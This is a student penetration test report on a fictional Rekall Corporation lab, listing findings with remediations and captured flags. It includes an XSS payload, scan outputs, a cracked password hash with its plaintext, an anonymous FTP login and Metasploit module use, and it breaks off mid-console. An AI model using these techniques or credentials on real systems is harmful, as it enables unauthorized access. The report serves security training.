Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Table of Contents

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Contact Information

Company Name	OutKast1 Associates
Contact Name	Gertrise Thomas
Contact Title	Team Lead

Document History

Version	Date	Author(s)	Comments
001	February 7, 2025	Prude-Turner, Krushonta; Roscoe, Leondra; Schultz, Patrick; Thomas, Gertrise; Varner, Shantel; Walls, TaSheria	

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The Contact Us page of the web app thwarted the use of Cross-Site Scripting (XSS), SQL Injection, Command Injection, Cross-Site Request Forgery, Buffer Overflow, Phishing.
- There was difficulty gaining access to data and machines using Metasploit, while attempting attacks on the Linux and Windows systems.
- Data validation is present, however it can be bypassed.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The application is vulnerable to XSS, which could let attackers alter data, run unauthorized scripts, and access restricted files.
- SLMail server has known vulnerabilities that could allow remote code execution and unauthorized shell access.
- Linux and Windows systems demonstrate instances of data vulnerability and exposure.
- The Apache web server is outdated and vulnerable to several security risks.
- Initial Nmap scan shows several open ports, suggesting exposed network services.
- WHOIS data and other info from open-source tools can be used by attackers.
- Unauthorized access to password hashes could allow offline cracking, leading to privilege escalation.
- Open ports facilitate file enumeration and may expose the system to unauthorized access.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Executive Summary

Rekall Corporation engaged Outkast1 Associates to perform a security assessment from February 3, 2025, to February 6, 2025, without credentials or advanced knowledge of the internally facing environment. The testing was conducted to uncover as many misconfigurations and vulnerabilities as possible via a remote host provisioned specifically for this test.

Day 1 of the assessment was centered around web application vulnerabilities. Due to an error with the target site, the test could not be conducted as planned, however, 2 vulnerabilities were identified. A cross-site scripting (XSS-reflected) attack was completed on the home page, showing that it is vulnerable to malicious script. An enumeration of the webpage revealed that the robots.txt file was open and contained sensitive information that could be used for potential attacks.

Days 2 & 3 of the assessment were focused on assessing the operating systems currently being used by Rekall Corporation. Day 2 a total of 4 vulnerabilities were identified in the Linux system.
Domain Dossier (an OSINT WhoIs site1) revealed exposed open-source data. Viewdms.info revealed that up-to-date IP information is accessible online and a Nessus scan was conducted on available IPs. This exposed a critical vulnerability with Apache Struts. Using the same IP address info a Nmap scan revealed open ports and an aggressive Nmap scan revealed several IPs, one of which was a host that uses Drupal, making it susceptible to the Apache vulnerability previously identified. Using the information gathered during enumeration, a successful exploit was executed using remote code execution, giving access to sensitive data and files.

Day 3 a total of 4 vulnerabilities were identified in the Windows system. A GitLab search of totalrekall & OSINT led to an open repository containing username and hashed (hidden) password information. The hashed password was converted to plain text using a simple command line code. An Nmap scan of the provided IP exposed an open FTP port, which was easily accessed. Further investigation led to a Metasploit exploit of Rekall Corporation’s Windows system. Once in the system, lower privilege access was gained by using the credentials discovered in GitLab. Once in the system user information and a password hash were discovered using Kiwi. Once the password was uncovered lateral movement into the WinDC machine was successful.

Below OutKast1 Associates has listed detailed information regarding the vulnerabilities and remediation recommendations to help prevent the damages that could be caused should any of these vulnerabilities be maliciously exploited.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Summary Vulnerability Overview

Vulnerability	Severity
Apache Struts 2.3.5 - 2.3.31 / 2.5x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	Critical
Sensitive Data Exposure	Critical
Metasploit RCE exploit	Critical
SLMail Pop3	Critical
Exposure of Sensitive Information	Critical
IPs visible with Nmap	Critical
FTP enumeration	High
Open Source Exposed Data	High
Task View	High
Improper Access Control	High
XSS Reflected	Medium
Open Ports via Nmap scan	Low


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	5
Ports	3


Exploitation Risk	Total
Critical	6
High	4
Medium	1
Low	1

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Vulnerability Findings

Vulnerability 1	Findings
Title	XSS(cross-site scripting)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	The script (<script>alert (hello)</script>) was successfully executed on Rekall's home page, revealing flag 1.
Images	 Click the link below to start tl in your choosing your VR exp CONGRATS, FLAG 1 is f76sdfkg6sjf
Affected Hosts	192.168.14.35
Remediation	Input validation & sanitation

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Vulnerability 2	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Enumeration of the website led to the discovery of the robots.txt file that is open, exposing sensitive & unlisted directories/files.
Images	 Mozil 92.168.14.35/robots.txt local file inclusion exploit A Pent 192.168.14.35/robots.txt Exploit-DB Nessus ser-agent: GoodBot isallow: ser-agent: BadBot isallow: / ser-agent: * isallow: /admin/ isallow: /documents/ isallow: /images/ isallow: /souvenirs.php/ isallow: flag9:dkkdudfkdy23
Affected Hosts	192.168.14.35
Remediation	Remove sensitive or unlisted files/directories from robots.txt

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Vulnerability 3	Findings
Title	Open Source Exposure Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	The OSINT Framework was used to access Domain Dossier, where the domain (totalrekall.xyz) was entered to reveal data that can be used for phishing or brute force attacks.
Images	
Affected Hosts	totalrekall.xyz
Remediation	Redact or mask WhoIs information

```
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registr
Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant,
Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, A
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4805058800
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2025-02-04T02:28:48.0Z <<<

Queried whois.godaddy.com with "totalrekall.xyz"...

Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2025-02-03T15:00:39Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2026-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
```


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Vulnerability 4	Findings
Title	Open Ports visible via Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Nmap scan revealed ports that are open and may be used for malicious exploit
Images	 ┌──(root💀kali)-[~] └─# nmap -Pn 192.168.13.1 Starting Nmap 7.92 (https://nmap.org) at 2025-02-04 20:40 EST Nmap scan report for 192.168.13.1 Host is up (0.0000050s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
Affected Hosts	192.168.13.1
Remediation	Close unnecessary ports and restrict access with a firewall

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Vulnerability 5	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A Nessus scan shows that Apache Struts is outdated and can be used to exploit the system if this vulnerability is present.
Images	 https://kali:8834/#/scans/reports/23/vulnerabilities/97610 There's an error with your feed. Click here to view your license i My Basic Network Scan / Plugin #97610 CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote) Description The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user. Solution ssus Essentials / Folde loit-DB Nessus essus Scans Settings Back to Vulnerabilities y Scans 1 ll Scans rash olicies lugin Rules Hosts 1 Vulnerabilities 12 History 1
Affected Hosts	192.162.13.13
Remediation	Patch the identified vulnerability

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Vulnerability 6	Findings
Title	Aggressive Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	An aggressive Nmap scan revealed a host that is subject to the Apach Struts vulnerability, which can lead to an RCE attack
Images	
Affected Hosts	192.162.13.13
Remediation	Detect and monitor Aggressive Nmap scans. Implement NIPS

```
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
| http-methods:
|_  Supported Methods: POST GET HEAD OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 38.315 days (since Sat Dec 28 13:23:03 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms 192.168.13.13

NSE: Script Post-scanning.
Initiating NSE at 20:56
Completed NSE at 20:56, 0.00s elapsed
Initiating NSE at 20:56
Completed NSE at 20:56, 0.00s elapsed
Initiating NSE at 20:56
Completed NSE at 20:56, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.66 seconds
           Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.282KB)
```

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Vulnerability 7	Findings
Title	Metasploit RCE exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using the information gathered from the enumeration of the system, an RCE exploit of the system was successfully conducted using Metasploit
Images	
Affected Hosts	192.162.13.13
Remediation	Patch the identified vulnerability.


```
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
# cd root
cd root
# ls
ls
# ls -a
ls -a
.  ..  .bashrc  .flag7.txt  .gnupg  .profile
# cat .flag7.txt
cat .flag7.txt
8ks6sbhss
# █
```

Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	A search of GitLab using the terms OSINT and Rekall revealed a repo containing a username and hashed password for Rekall Corp. That hashed password was then saved to a file and converted to plain text using the john command
Images	
Affected Hosts	totalrekall.xyz
Remediation	Revoke the credentials and remove them from GitLab


File Edit View History Bookmarks Tools Help
raw.githubusercontent.com/
https://raw.githu
Exploit-DB
Nessus
root@kali: ~
File Actions Edit View Help

```
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```

```
┌──(root💀kali)-[~]
└─# nano password.txt

┌──(root💀kali)-[~]
└─# john password.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
1g 0:00:00:00 DONE 2/3 (2025-02-06 19:58) 10.00g/s 12540p/s 12540c/s 12540C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```

Vulnerability 9	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	High
Description	An Nmap scan of the provided IP exposed an open FTP port, which was exploited to gain access to Rekall Corp's Windows system
Images	
Affected Hosts	172.22.117.20
Remediation	Disable anonymous FTP access


```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
```

Vulnerability 10	Findings
Title	SLMail Pop3
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	Open SLMail ports allowed for the exploitation of the Windows 10 system with meterpreter.
Images	
Affected Hosts	172.22.117.20
Remediation	Disable SLMail Pop3 Service

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > exit

┌──(root💀kali)-[~]
└─# msfconsole


       =[ metasploit v6.1.22-dev                          ]
+ -- --=[ 2188 exploits - 1161 auxiliary - 400 post       ]
